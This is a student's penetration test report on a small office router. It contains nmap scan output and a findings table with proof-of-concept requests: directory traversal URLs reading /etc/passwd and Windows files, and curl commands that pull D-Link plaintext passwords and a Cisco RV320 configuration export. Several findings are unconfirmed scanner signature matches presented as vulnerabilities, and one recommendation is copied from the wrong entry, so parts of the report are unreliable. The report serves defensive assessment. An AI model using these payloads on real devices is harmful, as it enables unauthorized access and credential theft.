# Router Penetration Test Report

Hriteesh Haridas

04/26/2023

# Table of Contents

# Executive Summary

## Testing Overview

I was engaged during the period of 03/17/2023 to 04/26/2023 to perform a security test for a small office network. The security tests included penetration tests against the defined systems to discover flaws, vulnerabilities and weaknesses. Testing for the project was done in accordance with Information Security Best Practices. The objective of the service is to safely exploit vulnerabilities that may lead to network interruptions, loss of data, or compromised systems. By providing details on successful attack scenarios and specific remediation, my intent is to secure my network and protect it from further vulnerabilities.

## Summary of Scope

The scope of the penetration testing included an nmap scan with a script and a vulnerability test from the scan results.

- The nmap scan was tested on the main router with the IP address of 192.168.1.254. The scan had no limits on the network and any action was to be used to find vulnerabilities. Credentials are known but not used in testing for router admin privileges.

## Remediation Summary and Conclusion

The risk of compromise on the router and port is LOW since the network is a small office network with a low amount of exterior traffic going through. I identified a number of findings that can be implemented to improve the overall security of the router.

| Router Penetration Test - Summary of Findings | | |
|---|---|---|
| **Vuln ID** | **Vulnerability** | **Severity** |
| CVE-2018-10824 | Possible D-link router plaintext password file exposure | **CRITICAL** |
| CVE-2012-2568 | Seagate BlackArmourNAS 110/220/440 Administrator Password Reset Vulnerability | **HIGH** |
| CVE-2018-10822 | Possible D-link router directory traversal vulnerability | **HIGH** |
| CVE-2019-1653 | Cisco RV320/RV325 Unauthenticated Diagnostic Data & Configuration Export | **HIGH** |

| | | |
|---|---|---|
| BID 45598<br>EDB-ID: 15842 | Possible DD-WRT router Information Disclosure | **HIGH** |
| EDB-ID: 17212 | OrangeHRM 2.6.3 Local File Inclusion | **HIGH** |
| CVE-2011-0966 | Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (Windows) | **MEDIUM** |
| CVE-2009-4665 | Cute Editor ASP.NET Remote File Disclosure | **MEDIUM** |
| CVE-2007-6528 | TikiWiki <1.9.9 Directory Traversal Vulnerability | **MEDIUM** |

Based on the findings summarized above, I recommend the following remediation guide:

- Update firmware and software to make sure the latest patches are in place.
- Update code lines in files where directory traversal is possible.
- Ensure third party software dependencies are updated to the current version.

In my opinion, taking the steps outlined in this report to remediate the vulnerabilities will improve my overall information security and allow me to mitigate current risks to my confidentiality, integrity, and availability of my data and network stability.

# Scope, Objectives and Process

## Scope

The following information provides a summary of target systems which were within scope of this engagement:

**Network Targets:**

- 192.168.1.254

**Application Targets:**

- Router Admin Page

| Project Contacts | | |
|---|---|---|
| **Name** | **Email** | **Role** |
| Hriteesh Haridas | hharidas@mtu.edu | Student |

## Objectives

The objective of the service is to safely exploit vulnerabilities that may lead to network interruptions, loss of data, or compromised systems. By providing details on successful attack scenarios and specific remediation, my intent is to secure my network and protect it from further vulnerabilities.

## Process

In addition to the process described below, every penetration test is approached with different amounts of prior knowledge about the environment. The approaches can be black-box, white-box, or gray-box. The following approaches were used for the targets:


- Network Targets
    - Gray-box; I used the target IP address only
- Application Targets:
    - Gray-box; I had access to admin credentials to the router setup site, which was used for testing purposes.

## Methodology

I followed a penetration testing methodology that aligned to industry best practices for the small office environment. The following documents can be used for reference:

- NIST (https://www.nist.gov/) Technical Guide to Information Security Testing and Assessment
- OWASP (https://owasp.org/)
    - Top Ten (https://owasp.org/www-project-top-ten/)
- Penetration Testing Execution Standard (http://www.pentest-standard.org/)
- Exploit Database (https://www.exploit-db.com/)
- IBM X-Force Exchange (https://exchange.xforce.ibmcloud.com/)

The diagram below illustrates the standard penetration testing methodology used by me:




The chart above is a visual representation of my overall penetration testing process. Multiple scans were done and each scan would start at the enumeration stage.


## Tools

I utilized a series of automated tools along with manual exploitation methods to identify security vulnerabilities and perform tests to actively exploit them in a non-harmful manner.

| Tool Name | Description |
|---|---|
| Kali Linux | Open-source security testing environment used to identify and exploit security issues. |
| NMAP | Network Mapper, which is a free and open source tool for network scanning and security testing. |
| Metasploit | The Metasploit Project is a computer security project that provides data about security vulnerabilities and assists penetration testing. |

## Severity Rating Scale

The significance of each finding below is defined with a severity rating of HIGH, MEDIUM, or LOW to simplify reporting, analysis, and remediation planning. The table below illustrates the general methodology followed for identifying the severity rating of each finding.



# Router Penetration Test Details


## Testing Narrative

This section provides a detailed narrative that summarizes the activities conducted in this engagement. The objective of this section is to provide a detailed chronological sequence of events, activities and received data, which can be used to create a remediation plan to identify those vulnerabilities and protect against them.


The main tool used for this penetration test is NMAP, or “Network Mapper” is an open source network exploration and security auditing tool that allows me to find hosts and services on a network.


My main use with this tool is by using the Nmap Scripting Engine, or NSE, to allow me to run different kinds of scripts for different kinds of information I need to acquire.

The first nmap scan was a SYN stealth scan to list the open ports on the network to see if any kind of services were running.




After my results I looked into the nmap scripts folder to see if any of the files were of interest for me to use.




The above screenshots include the list of all scripts that can be used with nmap. I used the vulscan script initially, but no results were found with the output of the script. I then used the vulners.nse script and waited for about 30 minutes for the results to be produced. The size of the database that nmao uses for this script is over 250GB, in which a local database is not viable. The output of the scan was placed in a text file and screenshotted below that show the results we were looking for.

```
Nmap scan report for dsldevice.attlocal.net (192.168.1.254
Host is up (0.0040s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE   VERSION
53/tcp  open  domain    (generic dns response: REFUSED)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp  open  http
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/html
|     Connection: close
|     <html>
|     <head>
|     <title>400 Bad Request</title>
|     </head>
|     <body>
|     <h1>400 Bad Request</h1>
|     </body>
|     </html>
|   HTTPOptions, RTSPRequest, SIPOptions:
|     HTTP/1.1 501 Not Implemented
|     Content-Type: text/html
|     Connection: close
|     <html>
|     <head>
|     <title>501 Not Implemented</title>
|     </head>
|     <body>
|     <h1>501 Not Implemented</h1>
|     </body>
|     </html>
|   Help, NULL:
|     HTTP/1.1 408 Request Timeout
|     Content-Type: text/html
|     Connection: close
|     <html>
|     <head>
|     <title>408 Request Timeout</title>
|     </head>
|     <body>
|     <h1>408 Request Timeout</h1>
|     </body>
|_    </html>
|_http-aspnet-debug: ERROR: Script execution failed (use -
to debug)
|_http-vuln-cve2017-1001000: ERROR: Script execution faile
(use -d to debug)
|_http-vuln-cve2014-3704: ERROR: Script execution failed
(use -d to debug)
```

```
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
443/tcp open  ssl/https
| http-enum:
|   /repos/: Possible code repository
|   /repo/: Possible code repository
|   /svn/: Possible code repository
|   /cvs/: Possible code repository
|   /backup/: Possible backup
|   /backup: Possible backup
|   /backup.sql: Possible backup
|   /backup.sql.gz: Possible backup
|   /backup.sql.bz2: Possible backup
|   /backup.zip: Possible backup
|   /backups/: Possible backup
|   /bak/: Possible backup
|   /back/: Possible backup
|   /cache/backup/: Possible backup
|   /admin/backup/: Possible backup
|   /dbbackup.txt: Possible backup
|   /etc/passwd: Webroot might be in root folder
|   /boot.ini: Webroot might be in root folder
|   /example/: Sample scripts
|   /examples/: Sample scripts
|   /iissamples/: Sample scripts
|   /j2eeexamples/: Sample scripts
|   /j2eeexamplesjsp/: Sample scripts
|   /sample/: Sample scripts
|   /ncsample/: Sample scripts
|   /fpsample/: Sample scripts
|   /cmsample/: Sample scripts
|   /samples/: Sample scripts
|   /mono/1.1/index.aspx: Sample scripts
|   /S7Web.css: SCADA Siemens PCS7
|   /Portal0000.htm: SCADA Siemens PCS7
|   /actuator/: Spring Boot Actuator endpoint
|   /auditevents/: Spring Boot Actuator endpoint
|   /autoconfig/: Spring Boot Actuator endpoint
|   /beans/: Spring Boot Actuator endpoint
|   /configprops/: Spring Boot Actuator endpoint
|   /env/: Spring Boot Actuator endpoint
|   /flyway/: Spring Boot Actuator endpoint
|   /health/: Spring Boot Actuator endpoint
|   /healthcheck/: Spring Boot Actuator endpoint
|   /healthchecks/: Spring Boot Actuator endpoint
|   /loggers/: Spring Boot Actuator endpoint
|   /liquibase/: Spring Boot Actuator endpoint
|   /metrics/: Spring Boot Actuator endpoint
|   /mappings/: Spring Boot Actuator endpoint
|   /trace/: Spring Boot Actuator endpoint
|   /heapdump/: Spring MVC Endpoint
|   /jolokia/: Spring MVC Endpoint
|   /../../../../../../../../../../boot.ini: Possible path
traversal in URI
|   /.htaccess: Incorrect permissions on .htaccess or
.htpasswd files
|   /.htpasswd: Incorrect permissions on .htaccess or
.htpasswd files
```

The images above are the start of the output and lists some of the preceding files before the actual information we are looking for is listed.

```
|   /.svn/: Subversion folder
|   /.svn/text-base/.htaccess.svn-base: Subversion folder
|   /.svn/text-base/.htpasswd.svn-base: Subversion folder
|   /.svn/text-base/Web.config.svn-base: Subversion folder
|   /downloadFile.php: NETGEAR WNDAP350 2.0.1 to 2.0.9 potential file download and SSH root password disclosure
|   /BackupConfig.php: NETGEAR WNDAP350 2.0.1 to 2.0.9 potential file download and SSH root password disclosure
|   /cwhp/auditLog.do?file=..\..\..\..\..\..\..\boot.ini: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966)
(Windows)
|   /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\Program%20Files\CSCOpx\MDC\Tomcat\webapps\triveni\WEB-
INF\classes\schedule.properties: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)
|   /cwhp/auditLog.do?
file=..\..\..\..\..\..\..\..\Program%20Files\CSCOpx\lib\classpath\com\cisco\nm\cmf\dbservice2\DBServer.properties: Possible CiscoWorks
(CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)
|   /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\Program%20Files\CSCOpx\log\dbpwdChange.log: Possible CiscoWorks (CuOM 8.0 and 8.5)
Directory traversal (CVE-2011-0966) (Windows)
|   /Info.live.htm: Possible DD-WRT router Information Disclosure (BID 45598)
|   /CuteSoft_Client/CuteEditor/Load.ashx?type=image&file=../../../web.config: Cute Editor ASP.NET Remote File Disclosure ( CVE
2009-4665 )
|   /plugins/PluginController.php?path=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini%00: OrangeHRM 2.6.3 Local File
Inclusion
|   /tiki-listmovies.php?movie=../../../../../../etc/passwd%001234: TikiWiki < 1.9.9 Directory Traversal Vulnerability
|   /d41d8cd98f00b204e9800998ecf8427e.php: Seagate BlackArmorNAS 110/220/440 Administrator Password Reset Vulnerability
|   /uir//etc/passwd: Possible D-Link router directory traversal vulnerability (CVE-2018-10822)
|   /uir//tmp/csman/0: Possible D-Link router plaintext password file exposure (CVE-2018-10824)
|   /cgi-bin/export_debug_msg.exp: Cisco RV320/RV325 Unauthenticated Diagnostic Data & Configuration Export (CVE-2019-1653)
|   /cgi-bin/config.exp: Cisco RV320/RV325 Unauthenticated Diagnostic Data & Configuration Export (CVE-2019-1653)
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/scriptaculous/sound.js: Wordpress version 2.3 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-includes/js/codepress/codepress.js: Wordpress version 2.8 found.
|   /wp-login.php: Wordpress login page.
|   /wordpress/wp-login.php: Wordpress login page.
|   /blog/wp-login.php: Wordpress login page.
|   /administrator/wp-login.php: Wordpress login page.
|   /weblog/wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /changelog.txt: Interesting, a changelog.
|   /tinymce/changelog.txt: Interesting, a changelog.
|   /readme.html: Interesting, a readme.
```

In the images above, the router's files for the admin page are shown with the different file paths for all the different configuration files to be saved. Most of the files result as a potentially interesting file. I get to some of the configuration files that are highlighted to have vulnerabilities, where the name of the vulnerability, as well as the CVE ID. Some of the listings did not have CVE IDs so I had to do some extra research on other exploitation databases.

## Detailed Findings of Vulnerabilities

| Finding CVE-2011-0966 | |
|---|---|
| **Title** | Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (Windows) |
| **Vulnerability Description** | Directory traversal vulnerability in cwhp/auditLog.do in the Homepage Auditing component in Cisco CiscoWorks Common Services 3.3 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) in the file parameter, aka Bug ID CSCto35577. |
| **Affected Component** | cwhp/auditLog.do |
| **OWASP Top 10** | A01:2021-Broken Access Control |
| **Severity** | **MEDIUM** |
| **Impact** | The file cwhp/auditLog.do contains a string which allows remote attackers to read arbitrary files with a ".." in the file parameter. |
| **Proof of Concept** | `\| /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\boot.ini: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)`<br>`\| /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\Program%20Files\CSCOpx\MDC\Tomcat\webapps\triveni\WEB-INF\classes\schedule.properties: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)`<br>`\| /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\Program%20Files\CSCOpx\lib\classpath\com\cisco\nm\cmf\dbservice2\DBServer.properties: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)`<br>`\| /cwhp/auditLog.do?file=..\..\..\..\..\..\..\..\Program%20Files\CSCOpx\log\dbpwdChange.log: Possible CiscoWorks (CuOM 8.0 and 8.5) Directory traversal (CVE-2011-0966) (Windows)` |
| **Tools Used** | Nmap |
| **CVSS Score** | **CVSS Version 2: 6.8 MEDIUM** |
| **Recommendations** | Recommended by IBM, upgrade to the latest version of Cisco Unified Operations Manager (8.6 or later), available from the Cisco Web site. |

| Finding CVE-2009-4665 | |
|---|---|
| **Title** | Cute Editor ASP.NET Remote File Disclosure |
| **Vulnerability Description** | Directory traversal vulnerability in CuteSoft_Client/CuteEditor/Load.ashx in CuteSoft Components Cute Editor for ASP.NET allows remote attackers to read arbitrary files via a .. (dot dot) in the file parameter. |
| **Affected Component** | CuteSoft_Client/CuteEditor/Load.ashx |
| **OWASP Top 10** | A01:2021-Broken Access Control |
| **Severity** | **MEDIUM** |
| **Impact** | The file CuteSoft_Client/CuteEditor/Load.ashx contains a string which allows remote attackers to read arbitrary files with a ".." in the file parameter. |
| **Proof of Concept** | `\| /CuteSoft_Client/CuteEditor/Load.ashx?type=image&file=../../../web.config: Cute Editor ASP.NET Remote File Disclosure ( CVE 2009-4665 )` |
| **Tools Used** | Nmap |
| **CVSS Score** | **CVSS Version 2: 5.0 MEDIUM** |
| **Recommendations** | Recommended by IBM, upgrade to the latest version of Cute Editor for ASP.NET (6.6 or later), available from the CuteSoft Web site |

| Finding CVE-2018-10822 | |
|---|---|
| **Title** | Possible D-link router directory traversal vulnerability |
| **Vulnerability Description** | Directory traversal vulnerability in the web interface on D-Link DWR-116 through 1.06, DIR-140L through 1.02, DIR-640L through 1.02, DWR-512 through 2.02, DWR-712 through 2.02, DWR-912 through 2.02, DWR-921 through 2.02, and DWR-111 through 1.01 devices allows remote attackers to read arbitrary files via a /.. or // after "GET /uir" in an HTTP request. NOTE: this vulnerability exists because of an incorrect fix for CVE-2017-6190. |
| **Affected Component** | Web Interface on D-Link DWR |
| **OWASP Top 10** | A01:2021-Broken Access Control |
| **Severity** | **HIGH** |
| **Impact** | The web interface for the router includes a vulnerability where a directory traversal can be exploited in an HTTP request by adding a “/..” or “//” |
| **Proof of Concept** | `/uir//etc/passwd: Possible D-Link router directory traversal vulnerability (CVE-2018-10822)`<br>`$ curl http://routerip/uir//etc/passwd`<br>The vulnerability can be used retrieve administrative password using the other disclosed vulnerability - CVE-2018-10824.<br>This vulnerability was reported previously by Patryk Bogdan in CVE-2017-6190 but he reported it is fixed in certain release but unfortunately it is still present in even newer releases. The vulnerability is also present in other D-Link routers and can be exploited not only (as the original author stated) by double dot but also absolutely using double slash. |
| **Tools Used** | Nmap |
| **CVSS Score** | **7.5 HIGH** |
| **Recommendations** | Recommended by IBM, upgrade to the latest version of Cute Editor for ASP.NET (6.6 or later), available from the CuteSoft Web site. |

| Finding CVE-2018-10824 | |
|---|---|
| **Title** | Possible D-link router plaintext password file exposure |
| **Vulnerability Description** | An issue was discovered on D-Link DWR-116 through 1.06, DIR-140L through 1.02, DIR-640L through 1.02, DWR-512 through 2.02, DWR-712 through 2.02, DWR-912 through 2.02, DWR-921 through 2.02, and DWR-111 through 1.01 devices. The administrative password is stored in plaintext in the /tmp/csman/0 file. An attacker having a directory traversal (or LFI) can easily get full router access. |
| **Affected Component** | D-link Web portal |
| **OWASP Top 10** | A01:2021-Broken Access Control |
| **Severity** | **CRITICAL** |

| Finding CVE-2018-10824 cont. | |
|---|---|
| **Impact** | Using the curl command, an attacker can view the administrative password that is stored in plaintext. An attacker with directory traversal can get full access to the router. |
| **Proof of Concept** | `/uir//tmp/csman/0: Possible D-Link router plaintext password file exposure (CVE-2018-10824)`<br>PoC using the directory traversal vulnerability disclosed above - CVE-2018-10822<br>`$ curl http://routerip/uir//tmp/XXX/0`<br>This command returns a binary config file which contains admin username and password as well as many other router configuration settings. By using the directory traversal vulnerability it is possible to read the file without authentication. |
| **Tools Used** | Nmap |
| **CVSS Score** | **9.8 CRITICAL** |
| **Recommendations** | It is recommended to encrypt the path/file and the data inside the file so that the password is not easily obtained. |

| Finding CVE-2019-1653 | |
|---|---|
| **Title** | Cisco RV320/RV325 Unauthenticated Diagnostic Data & Configuration Export |
| **Vulnerability Description** | A vulnerability in the web-based management interface of Cisco Small Business RV320 and RV325 Dual Gigabit WAN VPN Routers could allow an unauthenticated, remote attacker to retrieve sensitive information. The vulnerability is due to improper access controls for URLs. An attacker could exploit this vulnerability by connecting to an affected device via HTTP or HTTPS and requesting specific URLs. A successful exploit could allow the attacker to download the router configuration or detailed diagnostic information. Cisco has released firmware updates that address this vulnerability. |
| **Affected Component** | Cisco Small Business RV320 and RV325 Dual Gigabit WAN VPN Routers running Firmware Releases 1.4.2.15 through 1.4.2.20 |
| **OWASP Top 10** | A01:2021-Broken Access Control |
| **Severity** | **HIGH** |
| **Impact** | Management interface can allow a remote attacker to retrieve sensitive information |

| Finding CVE-2019-1653 cont. | |
|---|---|
| **Proof of Concept** | Proof of Concept<br>==========<br><br>A device's configuration can be retrieved by issuing an HTTP POST request<br>to the vulnerable CGI program (output shortened):<br><br>----------<br>$ curl -s -k -A kurl -X POST --data 'submitbkconfig=0' \<br>'https://192.168.1.1/cgi-bin/config.exp'<br>####sysconfig####<br>[VERSION]<br>VERSION=73<br>MODEL=RV320<br>SSL=0<br>IPSEC=0<br>PPTP=0<br>PLATFORMCODE=RV0XX<br>[...]<br>[SYSTEM]<br>HOSTNAME=router<br>DOMAINNAME=example.com<br>DOMAINCHANGE=1<br>USERNAME=cisco<br>PASSWD=066bae9070a9a95b3e03019db131cd40<br>[...]<br>---------- |
| **Tools Used** | Nmap |
| **CVSS Score** | **7.5 HIGH** |
| **Recommendations** | It is advised to prevent untrusted clients from connecting to the device's web server. Also Cisco states the complete fix is now available in Firmware Release 1.4.2.22. It is recommended to upgrade the current firmware to the latest version. |

| Finding EDB-ID: 17212 | |
|---|---|
| **Title** | OrangeHRM 2.6.3 Local File Inclusion |
| **Vulnerability Description** | OrangeHRM is prone to a local file-include vulnerability because it fails to properly sanitize user-supplied input.<br><br>An attacker can exploit this vulnerability to obtain potentially sensitive information or to execute arbitrary local scripts in the context of the webserver process. This may allow the attacker to compromise the application and the computer; other attacks are also possible. |
| **Affected Component** | OrangeHRM 'path' Parameter |
| **OWASP Top 10** | A04:2021-Insecure Design |
| **Severity** | **N/A** |
| **Impact** | A local file inclusion vulnerability in OrangeHRM 2.6.3 can be exploited to include arbitrary files. |

| Finding EDB-ID: 17212 cont. | |
|---|---|
| **Proof of Concept** | OrangeHRM 'path' Parameter Local File Include Vulnerability<br><br>Attackers can exploit this issue through a browser.<br><br>The following example URI is available:<br><br>http://www.example.com/orangehrm-2.6.3/plugins/PluginController.php?<br>path=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fwindows%2fwin.ini%00 |
| **Tools Used** | Nmap, browser |
| **CVSS Score** | **N/A** |
| **Recommendations** | Currently there are no vendor patches available, but best recommendation is to not let unauthorized access into the network. |

| Finding CVE-2007-6528 | |
|---|---|
| **Title** | TikiWiki <1.9.9 Directory Traversal Vulnerability |
| **Vulnerability Description** | Directory traversal vulnerability in tiki-listmovies.php in TikiWiki before 1.9.9 allows remote attackers to read arbitrary files via a .. (dot dot) and modified filename in the movie parameter. |
| **Affected Component** | http://www.vulnsite.com/tiki-listmovies.php?movie=../../../../../../etc/passwd%001234 |
| **OWASP Top 10** | A01:2021-Broken Access Control |
| **Severity** | **MEDIUM** |
| **Impact** | A remote attacker can craft the “movies'' parameter to run a directory traversal attack through a ".." sequence and read the first 1000 bytes of any arbitrary file, or conduct a cross-site scripting (XSS) attack through the "area_name" parameter. This attack can be exploited to execute arbitrary HTML and script code in a user's browser session, allowing for the theft of browser session data or cookies in the context of the affected website. The impacts of the unspecified vulnerabilities are still unknown. |
